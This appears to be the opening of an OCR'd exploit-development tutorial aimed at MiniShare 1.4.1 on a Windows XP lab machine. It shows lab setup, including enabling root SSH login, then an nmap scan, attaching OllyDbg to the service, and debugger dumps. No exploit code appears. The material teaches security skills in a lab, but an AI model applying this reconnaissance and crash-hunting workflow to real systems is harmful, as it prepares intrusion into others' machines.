
putty.exe	Wed, 18 Nov 2015 12:36:24	512 KB
Total: 1 files		**512 KB**

MiniShare 1.4.1 at 192.168.17.137 port 80.

- Setup completed…

Prepare LAB environment

- Enable SSH-Daemon: /etc/init.d/sshd start
- Connect via PUTTY from WIN-XP




```
login as: root
root@10.0.0.2's password:

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Nov  2 12:30:47 2015 from 10.55.200.173
root@rudi:~#
```

grep Root /etc/ssh/sshd_config
PermitRootLogin without-password
→ yes

Writing your first windows exploit in less than one hour

59:59 left…

Start Minishare



Windows XP Professional - VMwa...

MiniShare 1.4.1


Filename	Full Path	Shared Path
Winamp.lnk	C:\Dokumente und Eins...	/Winamp.lnk

To direct input to this virtual machine, press Ctr...

Do a port scan

```
root@kali:~# nmap -n 10.52.200.24 -sV

    Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-09-09 11:03 EDT
    Nmap scan report for 10.52.200.24
    Host is up (0.00029s latency).
    Not shown: 999 filtered ports
    PORT   STATE SERVICE VERSION
    80/tcp open  http    MiniShare http interface
    MAC Address: 00:0C:29:8B:12:35 (VMware)
    Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

    Service detection performed. Please report any incorrect results at
    https://nmap.org/submit/ .
    Nmap done: 1 IP address (1 host up) scanned in 11.95 seconds
```


Try to crash Minishare



Filename	Full Path	Shared Path
Winamp.lnk	C:\Dokumente und Eins...	/Winamp.lnk

Preparation


- Start Minishare server
- Start OllyDbg / Immunity Debugger
- Start Wireshark @KALI, Filter: http




MiniShare 1.4.1

Filename	Full Path	Shared Path
Winamp.lnk	C:\Dokumente und Eins...	/Winamp.lnk

To direct input to this virtual machine, press Ctr...



To direct input to this virtual machine, press Ctrl+G.




Filter: http

No.	Time	Source	Destination	Protocol	Length

Attach Olly to minishare

File/Attach




Select process to attach

```
Process  Name      Window               Path
000008B8 alg                            C:\WINDOWS\System32\alg.exe
00000258 csrss                          \??\C:\WINDOWS\system32\csrss.exe
00000560 Explorer  Startmen³            C:\WINDOWS\Explorer.EXE
000007F0 hMailSer                       C:\Programme\hMailServer\Bin\hMailServ
00000080 jqs                            C:\Programme\Java\jre6\bin\jqs.exe
000006A8 jusched                        C:\Programme\Gemeinsame Dateien\Java\J
[illegible] lsass                       C:\WINDOWS\system32\lsass.exe
00000A60 minishar  MiniShare 1.4.1      C:\Programme\MiniShare\minishare.exe
000006B0 msmsgs    DDE Server Window    C:\Programme\Messenger\msmsgs.exe
0000029C services                       C:\WINDOWS\system32\services.exe
000001F4 smss                           \SystemRoot\System32\smss.exe
00000604 spoolsv                        C:\WINDOWS\system32\spoolsv.exe
00000128 sqlbrows                       c:\Programme\Microsoft SQL Server\90\S
000000B0 sqlservr                       c:\Programme\Microsoft SQL Server\MSSQ
00000354 svchost                        C:\WINDOWS\system32\svchost.exe
000003A8 svchost                        C:\WINDOWS\system32\svchost.exe
00000418 svchost                        C:\WINDOWS\System32\svchost.exe
000004D8 svchost                        C:\WINDOWS\system32\svchost.exe
00000558 svchost                        C:\WINDOWS\system32\svchost.exe
```

To direct input to this virtual machine, press Ctrl+G.

Run application



```
7C911231  C3            RETN
7C911232  8BFF          MOV EDI,EDI
7C911234  90            NOP
7C911235  90            NOP
7C911236  90            NOP
7C911237  90            NOP
7C911238  90            NOP
7C911239  CC            INT3
7C91123A  C3            RETN
7C91123B  90            NOP
7C91123C  8BFF          MOV EDI,EDI
7C91123E  90            NOP
7C91123F  90            NOP
7C911240  90            NOP
7C911241  90            NOP
7C911242  90            NOP
7C911243  8B4424 04     MOV EAX,DWORD PTR SS:[ESP+4]
7C911247  CC            INT3
Return to 7C9607A8 (ntdll.7C9607A8)
```

```
Registers (FPU)
EAX 7FFDF000
ECX 00000002
EDX 00000003
EBX 00000001
ESP 0115FFCC
EBP 0115FFF4
ESI 00000004
EDI 00000005

EIP 7C911231 ntdll.7C911231

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDC000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (0000

EFL 00000246 (NO,NB,E,BE,NS,PE,G

ST0 empty -UNORM D80C 5B0E2BFB 0
```

```
Address   Hex dump                 ASCII
00961000  00 00 00 00 09 DE 55 41  .....îUA
00961008  00 00 00 00 00 00 05 00  ......♣.
00961010  02 00 00 00 38 00 00 80  ☻...8..Ç
00961018  03 00 00 00 28 02 00 80  ♥...(☻.Ç
00961020  05 00 00 00 88 03 00 80  ♣...ê♥.Ç
00961028  06 00 00 00 88 04 00 80  ♠...ê♦.Ç
00961030  0E 00 00 00 58 05 00 80  ♫...X♣.Ç
00961038  00 00 00 00 09 DE 55 41  .....îUA
00961040  00 00 00 00 00 00 0A 00  ........
00961048  61 1E 00 00 98 00 00 80  a▲..ÿ..Ç
00961050  62 1E 00 00 C0 00 00 80  b▲..└..Ç
00961058  63 1E 00 00 E8 00 00 80  c▲..Þ..Ç
00961060  64 1E 00 00 10 01 00 80  d▲..►☺.Ç
00961068  65 1E 00 00 38 01 00 80  e▲..8☺.Ç
00961070  66 1E 00 00 60 01 00 80  f▲..`☺.Ç
00961078  6C 1E 00 00 88 01 00 80  l▲..ê☺.Ç
00961080  6D 1E 00 00 B0 01 00 80  m▲..░☺.Ç
00961088  6E 1E 00 00 D8 01 00 80  n▲..ï☺.Ç
00961090  70 1E 00 00 00 02 00 80  p▲...☻.Ç
```


```
0115FFCC   7C9607A8  RETURN to ntd
0115FFD0   00000005
0115FFD4   00000004
0115FFD8   00000001
0115FFDC   0115FFD0
0115FFE0   81F67388
0115FFE4   FFFFFFFF  End of SEH ch
0115FFE8   7C91EE18  SE handler
0115FFEC   7C9607C8  ntdll.7C9607C
0115FFF0   00000000
0115FFF4   00000000
0115FFF8   00000000
0115FFFC   00000000
```

Thread 000009EC terminated, exit code 0

Running

To direct input to this virtual machine, press Ctrl+G.

